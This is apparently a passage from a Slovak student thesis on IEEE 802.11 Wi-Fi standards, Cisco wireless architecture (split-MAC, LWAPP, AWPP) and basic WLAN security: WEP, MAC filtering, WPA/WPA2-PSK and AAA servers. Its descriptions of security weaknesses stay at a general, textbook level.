Prvé produkty sa objavili na trhu v roku 2001 a poskytujú maximálnu prenosovú rýchlosť 54 Mb/s vo všetkých neprekrývajúcich sa frekvenčných kanáloch. Veľkou výhodou je umiestnenie pásma do 5 GHz štandardu IEEE 802.11a, ktorý je odolný voči rušeniu. Sú to bezdrôtové telefóny, mikrovlnné rúry a zariadenia bluetooth. Štandard IEEE 802.11a nie je kompatibilný so štandardom IEEE 802.11b, pretože pracuje na inej frekvencii. Výsledkom tejto kompatibility dvoch štandardov sú zariadenia, ktoré sú duálne a je možnosť ich zapojiť do oboch sietí. Výrazným zlepšením je, že štandard IEEE 802.11a môže fungovať v tom istom fyzickom prostredí bez toho, aby sa navzájom rušili so štandardom IEEE 802.11b. Antény štandardu IEEE 802.11a majú schopnosť meniť rýchlosť pri zmene polohy. Výrobky IEEE 802.11a dovoľujú užívateľovi prejsť z rýchlosti 54 Mb/s na nižšie rýchlosti 48 Mb/s, 36 Mb/s, 24 Mb/s, 18 Mb/s, 12 Mb/s, 9 Mb/s až do rýchlosti 6 Mb/s od prístupového bodu. Existuje rozšírenie IEEE 802.11a nazvané IEEE 802.11h.

1.5 IEEE 802.11h

Komisia FCC v roku 2004 pridala nových 11 kanálov a v roku 2008 sa užívatelia dočkali nových produktov štandardu IEEE 802.11a na frekvencii 5 GHz. Tieto kanály umožňovali prístup až k 23 neprekrývajúcim sa kanálom. Prenosy na tejto frekvencii sa vyznačujú dvomi novými funkciami, TPC a DFS.

- DFS: Funkcia, ktorá monitoruje prevádzkový rozsah zariadenia. Pred vysielaním hľadá rádiové signály, ktoré je povolené prenášať v častiach pásma 5 GHz. Pokiaľ funkcia zistí nejaké iné rádiové vlny, obsadený kanál odpojí alebo ho označí ako nedostupný, aby nedochádzalo v sieťach WLAN k ďalším interferenciám.
- TPC: V mobilných sieťach sa používa dlho ale v sieťach WLAN je novinkou. Adaptér počítača a vysielací výkon môže nastaviť tak, aby pokrýval rôzne veľké oblasti. Táto funkcia je užitočná vďaka nastaveniu vysielacieho výkonu prístupového bodu na 5 mW. Medzi ďalšie výhody parí fakt, že funkcia TPC zaisťuje komunikáciu užívateľa s prístupovým bodom. Užívateľ tak môže dynamicky prispôsobovať svoj vysielací výkon bez toho, aby spotreboval toľko energie, koľko je potreba pre trvalé spojenie s prístupovým bodom. Šetrí sa tým kapacita batérií a zároveň obmedzuje interferenciu so susednými bunkami [5].

1.6 IEEE 802.11ac

Protokol IEEE 802.11ac poskytuje podporu prístupového bodu AP. Zväčšila sa šírka pásma na gigabitové rýchlosti pre streamovanie videa, rýchle sťahovanie súborov, vyšší počet paralelných klientov a zvýšila sa životnosť batérii v samotných AP zariadeniach.

Nové technológie zahrnuté v protokole IEEE 802.11ac sú:

- šírka prenosového pásma je min. 80 MHz a max. 160 MHz,
- nová modulácia QAM-256,
- viac MIMO dátových tokov,
- explicitné formovanie lúčov.

Technológia IEEE 802.11ac využíva pásmo 5 GHz. Klienti s viacnásobnými pripojeniami môžu ďalej používať protokol IEEE 802.11n na frekvencii 2,4 GHz. Klienti IEEE 802.11ac však pracujú v menej preplnenom pásme 5 GHz.

Produkty s podporou technológie IEEE 802.11ac sú vyvrcholením úsilia IEEE a Wi-Fi Alliance. IEEE 802.11ac predložila v januári 2012 schválenú zmenu a doplnenie o návrh 2.0 a v máji 2012 vylepšený návrh 3.0 s konečnou implementáciou v decembri 2013. Wi-Fi Alliance rozdelila svoju certifikáciu IEEE 802.11ac na dve časti, aby zahŕňala testovanie pokročilejších funkcií. Medzi tieto funkcie patrí spojenie kanálov do 160 MHz, štyri priestorové toky a MU-MIMO [6].


Podniky zvažujúce investíciu do infraštruktúry Wi-Fi sa majú možnosť presunúť zo staršej technológie, ako je napr. IEEE 802.11n a zároveň prinášajú pozoruhodnú úroveň výkonu. Ak sa stále používa starší štandard IEEE 802.11n, modernizácia na najnovšiu technológiu IEEE 802.11ac verzia 2 poskytuje lepší výkon pre aplikácie s vysokou šírkou pásma. Novšia technológia sa bude zaoberať aj bežnými problémami, ktoré dnes vidíme vo väčšine sietí. To poskytuje konzistentný výkon v porovnaní s klientmi s vyššou hustotou alebo viacerými bezdrôtovými klientmi, ktorý pristupujú k sieti. Spoločnosť Cisco ponúka široké portfólio produktov, ktoré podporujú technológiu IEEE 802.11ac verzia 2, ako aj inovačné funkcie určené pre rôzne veľkosti a potreby siete.

Užívatelia sa nemusia obávať o kompatibilitu. Protokol IEEE 802.11ac je navrhnutý tak, aby efektívne spolupracoval s existujúcimi zariadeniami IEEE 802.11a, n. Využíva na to rozšírenie RTC/CTS, aby sa zabránilo kolíziám s používateľmi, ktorý pracujú na trochu odlišných kanáloch.

Cieľmi produktu IEEE 802.11ac je dosiahnuť vyššie úrovne výkonu, ktoré zodpovedajú sieti Gigabit Ethernet, sú to:

- okamžité prenosy údajov,
- poskytovanie siete s rýchlosťami a latenciou podnikovej triedy,
- prostredia s vysokou hustotou klientov AP,
- rozširovanie bezdrôtových zariadení IoT,
- zvýšenie prijímania aplikácii na video streaming a spolupráca s inými aplikáciami s vysokou šírkou pásma.

IEEE 802.11 je súčasťou obrovského množstva zariadení. Niektoré sú vysoko nákladné, výkonné alebo objemovo obmedzené. Jedna anténa je rutinná pre tieto zariadenia, ale 802.11ac môže byť hustejšia a AP môžu integrovať viac funkcií.



Obr. 5: Zrýchlenie IEEE 802.11n pomocou IEEE 802.11ac [6]

1.6.1 Rýchlosti štandardu IEEE 802.11ac

Rýchlosť štandardu IEEE 802.11ac je výsledkom troch faktorov:

- šírka kanálového pásma,
- konštelačná hustota,
- počet priestorových tokov.

Rýchlosť je priamo úmerná počtu priestorových tokov. Viac priestorových tokov vyžaduje viac antén, RF konektorov a RF reťazcov na vysielači a prijímači. Antény by mali byť rozmiestnené na druhej strane od určitej vlnovej dĺžky, aby reťazce spotrebovali dodatočný výkon. To spôsobuje, že mnohé mobilné zariadenia obmedzujú počet antén na jednu, dve alebo tri.

1.6.2 Prehľad technológií

Podľa návrhu je IEEE 802.11ac určený na prevádzku v pásme 5 GHz. Tým sa zabráni rušeniu na frekvencii 2,4 GHz vrátane bluetooth. Poskytuje silný stimul pre aktualizovanie užívateľských mobilných zariadení na dvojpásmové funkcie, aby bolo pásmo 5 GHz univerzálne využívané. Táto voľba tiež zjednodušuje proces IEEE tým, že sa vyhne možnosti konfliktu medzi podporovateľmi IEEE 802.11 a IEEE 802.15.

Protokol IEEE 802.11 zavádza moduláciu vyššieho radu až do 256 QAM, pre dostatočne spojenie kanálov až do 80 alebo 160 MHz. Existuje aj alternatívny spôsob odoslania 160 MHz signálu známeho ako aj 80 + 80 MHz. IEEE 802.11ac pokračuje v niektorých funk-

ciách 802.11n vrátane možnosti krátkeho ochranného intervalu a lepšej rýchlosti v dosahu s použitím kontroly parity s nízkou hustotou a upravujúce kódy LDPC. Tieto kódy LDPC sú navrhnuté ako evolučné rozšírenie kódov LDPC IEEE 802.11n, implementáciou sa môžu ľahko rozšíriť o svoje hardvérové návrhy. IEEE 802.11ac taktiež prináša novú technológiu s názvom Multiuser MIMO [6].

2 BEZDRÔTOVÉ RIEŠENIA CISCO

Vzhľadom k množstvu produktov s podporou štandardov IEEE 802.11a, b, g a neskôr aj technológii n, má spoločnosť Cisco k dispozícii veľkú radu vnútorných aj vonkajších riešení pre bezdrôtové siete LAN. Do týchto riešení patria prístupové body, bezdrôtové radiče, servery pre zabezpečenie a správu, zariadenia pre správu bezdrôtových sietí, bezdrôtové integrované prepínače, smerovače a dokonca aj antény a ich príslušenstvo.

2.1 Architektúra Split – MAC

V praxi je považovaná za funkciu, ktorá rozdeľuje spracovanie protokolu IEEE 802.11 medzi dve zariadenia – prístupový bod a centrálny radič Cisco WLAN.

Prístupové body sú zdanlivo k radiču pripojené priamo, čo ale nie je možné. Musia sa pripojiť k prepínaču, ktorý zaistí konverziu rozhrania 10/100 na Gigabit a taktiež preto, že radič predáva iba pakety LWAPP pochádzajúce z portu, kde je tento protokol povolený. To znamená, že ak chceme prevziať paket LWAPP a predať ho do siete bez podpory tohto protokolu, ako sú IP dáta, potrebujeme k tomu smerovač. Toto smerovanie zabezpečujú iba smerovače vyšších radov.


Prístupový bod pracuje s aspektmi protokolu, ktoré vyžadujú spracovanie v reálnom čase:

- nadviazanie komunikácie pri výmene rámca medzi klientom a prístupovým bodom pri bezdrôtovom prenose rámca,
- ukladanie do vyrovnávajúcej pamäte a prenos rámca pre klienta v režime úspory energie,
- reakcia na rámca testovacích požiadaviek od klienta,
- zaistenie aktuálnych informácii o kvalite signálu radiča v každom prijatom rámci,
- sledovanie šumu, interferencie a prítomnosť iných WLAN sietí vo všetkých rádiových kanáloch,
- sledovanie prítomnosti iných prístupových bodov,
- šifrovanie a dešifrovanie s výnimkou klientov VPN/IPsec [10].

Všetky ostatné funkcie zaisťuje radič Cisco WLAN. V tomto prípade nie je vyžadovaná okamžitá odozva, je dôležité dosiahnuť viditeľnosti pre ďalšie radiče. Tu sú niektoré funkcie na vrstve MAC, ktoré ponúka radič WLAN:

- autorizácia IEEE 802.11,

- pridruženie a zmena pridruženia IEEE 802.11,
- preklad a premostenie rámca IEEE 802.11.



Obr. 6: Koncept Split – MAC [10]

2.2 Topologická sieť a protokol LWAPP


Veľa dodávateľov prechádza na hierarchický návrh topologickej siete na základe ľahkých prístupových bodov so systémami WLAN. Tieto požiadavky spĺňa najnovší návrh špecifikácie, ktorý vytvorilo združenie IETF a nazýva sa LWAPP.

Vďaka protokolu LWAPP s použitím zariadení rôznych dodávateľov môžeme implementovať veľké bezdrôtové siete, ktoré budú poskytovať maximálnu možnosť a vyššiu pružnosť. To však platí len do určitej miery. Nikomu sa zatiaľ nepodarilo implementovať v jednej spoločnej sieti zariadenia Cisco a Motorola tak, aby všetko bez problémov fungovalo. Aj keď obe firmy by mali vychádzať z tých istých protokolov IETF, pravdepodobne štandardy vnímajú obaja odlišným spôsobom.

Existuje niekoľko termínov, ktoré sa v topologických sieťach používajú:

- **Koreňové prístupové body RAP:** Tento prístupový bod je pripojený ku káblovej sieti a slúži ako „brána“ do káblovej siete. Koreňové prístupové body majú káblové pripojenie k radiču Cisco WLAN. Z ostatnými topologickými sieťami komunikujú pomocou obslužného bezdrôtového rozhrania.
- **Topologické prístupové body MAP:** Topologické body sú vzdialené body, ktoré sa nachádzajú na strechách alebo vežiach a môžu pripojovať až 32 topologických prístupových bodov po obslužnej linke na frekvencii 5 GHz. Pokiaľ je prístupový bod pripojený ku káblovej sieti pokúsi sa prevziať rolu koreňového bodu. Keď ko-

reňový prístupový bod stratí svoje káblové pripojenie, pokúsi sa pripojiť do funkcie topologického prístupového bodu a vyhľadá svoj koreňový bod [1].



Obr. 7: LWAPP pripojené k WLC [10]

2.3 AWPP

Spoločnosť Cisco vyvinula nový protokol AWPP, ktorý používajú všetky prístupové body v bezdrôtovom prostredí. Princíp protokolu umožňuje koreňovým prístupovým bodom vzájomne komunikovať a zistiť najlepšiu trasu po káblovej sieti cez koreňový prístupový bod. Pri nájdení optimálnej trasy funguje aj naďalej AWPP v pozadí a ustanovuje alternatívne trasy. V prípade, že sa zmení topológia kvôli odlišným podmienkam sa zníži alebo zvýši signál.

Protokol berie určité aspekty ako je interferencia a vlastnosti antény, takže sieť sa dokáže automaticky opravovať a konfigurovať. Protokol AWPP dokáže v praxi brať ohľad na relevantné prvky, aby nebola narušená funkcia bezdrôtovej siete a umožňuje poskytovať konzistentné pokrytie. V prípade, že dôjde k pridaniu alebo odobraniu prístupových bodov zmení protokol AWPP konfiguráciu trasy späť ku koreňovému prístupovému bodu. Vo vysokom dynamickom prostredí používa protokol AWPP funkciu „stickiness“ pre menšie kolísanie siete.

3 ZABEZPEČENIE BEZDRÔTOVEJ SIETE

V základnom nastavení sa nepoužíva nastavenie prístupových bodov a klientov. Komisia ktorá pripravovala pôvodný štandard IEEE 802.11 nepredpokladala, že bude viac klientov pripojených bezdrôtovo ako zapojených pomocou káblového pripojenia. Súčasný stav zvyšuje požiadavku na pripojenie bezdrôtovo. Takisto ako v protokole IPv4, technici a informatici nezahrnuli bezpečnostné štandardy, ktoré by boli dostatočné pre použitie v podnikovom prostredí. Vina ale nie je len na strane komisie ale je spôsobená aj bezpečnostnými problémami s ktorými sa stretávame. Vznikli kvôli americkej administratíve, ktorá kladie vývozné obmedzenia.

3.1 Otvorený prístup

Všetky zariadenia pre siete WLAN ktoré majú certifikáciu Wi-Fi sa dodávajú v režime Open Access, kde sú ich bezpečnostné funkcie vypnuté. Tento režim je výhodný hlavne pre prístup na verejných miestach akými sú letiská, kaviarne alebo univerzitné areály. Rozhodne nie je vhodný na použitie v komerčných organizáciách alebo v súkromných domácich sieťach [1].

Produkty sú dodávané v otvorenom režime aby ktorýkoľvek zákazník, ktorý má minimálnu znalosť ovládania počítača, dokázal novo zakúpený prístupový bod zapojiť do svojho káblového modemu alebo ADSL a mohol ihneď fungovať. Jedná sa iba o marketingový ťah.

3.2 Identifikátory SSID

Návrhári prvých štandardov IEEE 802.11 založili základné zabezpečenie na týchto funkciách:

- použitie identifikátorov SSID,
- otvorená autentizácia alebo autentizácia zdieľaným kľúčom,
- statický protokol WEP,
- voliteľná autentizácia MAC adries.

Identifikátor SSID slúži ako sieťový názov pre zariadenie v systéme WLAN, ktorý vytvára sieť. SSID neumožňuje prístup žiadnemu zariadeniu, ktorý tento identifikátor nepozná. V praxi to vyzerá tak, že každý vysielací bod vysiela svoj identifikátor SSID mnohokrát za sekundu. Keď je vysielanie identifikátoru SSID vypnuté, útočník môže tento identifikátor zistiť sledovaním siete. Stačí mu čakať na odpoveď klienta na požiadavku prístupového

bodu. Pôvodné špecifikácie protokolu IEEE 802.11 vyžadujú, aby sa tento údaj prenášal nešifrovaný.

Komisia IEEE 802.11 navrhla dva typy autorizácie: otvorenú a so zdielaným kľúčom. Otvorená autorizácia je v zásade obmedzená na zadanie správneho identifikátoru SSID, avšak v tejto dobe sa jedná o najčastejšiu metódu. V druhej autorizácii, so zdielaným kľúčom odošle prístupový bod klientskému zariadeniu paket s výzvou v texte, ktorý musí potom klient zašifrovať WEP kľúčom a musí ho vrátiť prístupovému bodu. Bez správneho kľúča nie je autorizácia úspešná a klient sa nemôže pridružiť k prístupovému bodu. Autentizácia so zdielaným kľúčom sa nepovažuje sa dostatočne bezpečnú, nakoľko útočníkovi stačí zachytiť nešifrovanú výzvu a následne tú istú výzvu šifrovanú kľúčom WEP.


3.3 Protokol WEP

WEP bol základný šifrovací protokol, ktorý vznikol v roku 1999 v štandarde IEEE 802.11. Princíp protokolu spočíva v šifrovacom algoritme RC4 s tajným kľúčom o veľkosti 40 až 104 bitov, kombinovaným s 24 bitovým (IV), pre šifrovanie (M) a ich kontrolného súčinu – (ICV). (C) bolo určené pomocou nasledujúceho vzorca:

$$C = [M \parallel ICV(M)] + [RC4(K) \parallel IV]$$

Kde (‖), predstavuje operátor reťazca (a + operátor XOR). Kľúčom k bezpečnosti WEP je inicializačný vektor. K udržaniu dostatočnej úrovne zabezpečenia a zmenšenie možnosti odhalenia by mal byť (IV) zväčšený pre každý paket, tak aby sa následne pakety šifrovali odlišnými kľúčmi.

(IV) sa bohužiaľ pre bezpečnosť protokolu WEP prenáša ako nešifrovaný text a štandard IEEE 802.11 nenariaďuje zvyšovanie (IV), čím ponecháva toto bezpečnostné opatrenie na voľbe jednotlivých implementáciách bezdrôtových terminálov.



Obr. 8: Protokol WEP [8]

3.4 Autentizácia MAC adries

Akékoľvek zariadenie ktoré sa pokúsi o prístup a nemá záznam o MAC adrese v smerovacej tabuľke, má zakázaný prístup. Tieto MAC adresy môžeme staticky zadať do každého prístupového bodu. Toto zabezpečenie síce vyzerá bezpečne, ale nie je tomu tak. Všetky informácie vrstvy MAC je potreba posielať nešifrovane. Ktorýkoľvek užívateľ, ktorý má k dispozícii bezplatný program, ktorý dokáže sledovať klientske pakety odoslané prístupovému bodu. Môže sfalšovať svoju vlastnú MAC adresu.

3.5 Protokol WPA/WPA2 PSK

Aj keď sa dostávame k niečomu použiteľnému, WPA je iba iná podoba základného zabezpečenia a v praxi je iba doplnok špecifikácie, ktorá poskytuje šifrovanie WPA alebo WPA2 PSK vyššej úrovne bezdrôtového zabezpečenia než sú základné bezpečnostné metódy.


Šifrovanie pomocou metódy PSK overuje užívateľa pomocou hesla alebo identifikačného kódu v klientskom počítači aj v prístupovom bode. Klient získa prístup keď zadá heslo, ktoré sa bude zhodovať s heslom prístupového bodu. Šifrovanie PSK taktiež obsahuje kľúče, pomocou ktorých šifry TKIP alebo AES generujú šifrovací kľuč pre každý paket prenášaných dát. Aj keď je šifrovanie PSK bezpečnejšie než statický protokol WEP, majú veľa spoločného, pretože kľuč PSK je uložený v klientskej stanici a môže byť zneužitý pri strate alebo odcudzení klientskej stanice. Odporúča sa použiť silné heslo PSK, ktoré obsahuje kombináciu písmen číslic a špeciálnych znakov.

WPA je štandard, ktorý v roku 2003 vyvinula Wi-Fi Alliance, skôr známej ako WECA. Štandard WPA slúži k autentizácii a šifrovaniu v sieťach WLAN a jeho úlohou bolo vyriešiť bezpečnostné problémy, známe do roku 2003. Patria k nim útoky na siete WLAN označované ako AirSnort a útoky typu prostredníka.


Obr. 9: Konfigurácia WPA/WPA2 pomocou rozhrania GUI [9]

Jednotné riešenia bezdrôtovej siete Cisco poskytuje tieto funkcie:

- **Zabezpečená konektivita sietí WLAN**: Silné dynamické šifrovacie kľúče, ktoré sa automaticky menia, aby bolo chránené súkromie prenášaných dát.
- **WPA – TKIP**: Obsahuje šifrované vylepšenie typu MIC kľúčov pre jednotlivé pakety založené na hashovanie inicializačného vektora a rotáciu vysielacieho kľúča.
- **WPA2 – AES**: Predstavuje štandard šifrovania dát.



Obr. 10: Schéma šifrovania a mixovania kľúčov TKIP [8]



R	Key size
10	128
12	192
14	256

Relationship between number of rounds(R) and cipher key size

Obr. 11: Štruktúra AES [13]

Dôveryhodnosť a identita pre siete WLAN pomáha zaistiť aby sa legitímni klienti pridružovali iba k dôveryhodným prístupovým bodom, nie k nelegálnym a neautorizovaným. Je k dispozícii pre užívateľov na základe vzájomnej autorizácie pomocou štandardu IEEE 802.1X, rôznych typov protokolu EAP, služieb RADIUS a serveru AAA.

Podporuje tieto funkcie:

- najširší rozsah typov autentizácie IEEE 802.1X, klientskych zariadení a klientskych operačných systémov na trhu,
- účtové záznamy RADIUS pre všetky pokusy o autentizáciu.

3.6 Server AAA

Server AAA ponúka architektonický rámec pre konfiguráciu súboru troma nezávislými bezpečnostnými funkciami. AAA poskytuje modulárny spôsob vykonávania nasledujúcich služieb:


- **Authentication**: Poskytuje spôsob identifikácie používateľov vrátane dialógového okna pre prihlásenie a zadanie hesla, výzvy a odpovede pre podporu zasielania správ podľa šifrovaného bezpečnostného protokolu ktorý je stanovený.

- **Authorization**: Poskytuje metódu na riadenie vzdialeného prístupu vrátane jednorazovej autorizácie alebo autorizácie pre každú službu, zoznamu používateľov a profilov, podporu skupín používateľov a podporu IP, IPX, ARA a Telnet.
- **Accounting**: Metóda zhromažďovania a odosielania informácie o bezpečnostných serveroch, ktoré sa používajú pri kontrole napr. používateľskej identity, času začatia a ukončenia, vykonávania príkazov, počet paketov a bajtov [7].

